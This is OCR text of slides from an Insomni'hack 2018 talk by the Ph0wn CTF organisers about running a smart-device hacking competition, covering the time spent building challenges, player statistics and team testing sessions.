Ph0wn smart devices CTF, Behind the Scenes

Axelle Apvrille (Fortinet), Philippe Paget (GreHack)

Insomni'hack, March 2018


© Copyright Fortinet Inc. All rights reserved.


Who are we?


Anti-virus researcher with **Fortinet**
smart phone, smart *things*


Hacker enthusiast and org
of **GreHack** - and Ph0wn

A CTF for smart devices












More devices





Ph0wn: /fəʊn/ as in phone, own ... and like pwn!



Ph0wn name dates back to an idea of ... **2013**!

How long does it take to create a challenge?

That's a **frequent** question
including from our management ☺

How long does it take to create a challenge?

That's a **frequent** question
including from our management ☺

but it's difficult to answer


1. Most challenges rely on prior **research** - for other projects.
   Long and unmeasurable.

How long does it take to create a challenge?


That's a **frequent** question
including from our management ☺

but it's difficult to answer

1. Most challenges rely on prior **research** - for other projects.
   Long and unmeasurable.
2. We seldom (never?) have full, uninterrupted days





So, how long?


Uninterrupted days of work - not counting research
25
20
15
10
5
0
Development / Initial work
Fixes / deployment
Long one, but no
big bad surprise
Argh! We struggled
so much!!!!
Smooth development
Last minute
good surprises
Smart b33r
Toothbrush
X-men
Home alarm
Weather station
FortiCam
Over the air
Interrupted secrets
Drone
Rework


Audience

- $\sim$ **55** players
- **16** teams, **11** teams scored at least once
- **All 50 points challenges solved** several times
- **No 500 points** solved
- Most solved: **Weather Station** Stage 1






Behind the Scenes: Sharing Information




Behind the Scenes: Test Sessions

1. We'd **never test** if we weren't *"forced"* to




Behind the Scenes: Test Sessions

1. We'd **never test** if we weren't *"forced"* to
2. It's easier in **group**




Behind the Scenes: Test Sessions

1. We'd **never test** if we weren't *"forced"* to
2. It's easier in **group**
3. Meetings are **boring**. *We're hackers, we're not social, right?* ☺



Behind the Scenes: Test Sessions

1. We'd **never test** if we weren't *"forced"* to
2. It's easier in **group**
3. Meetings are **boring**. *We're hackers, we're not social, right?* ☺

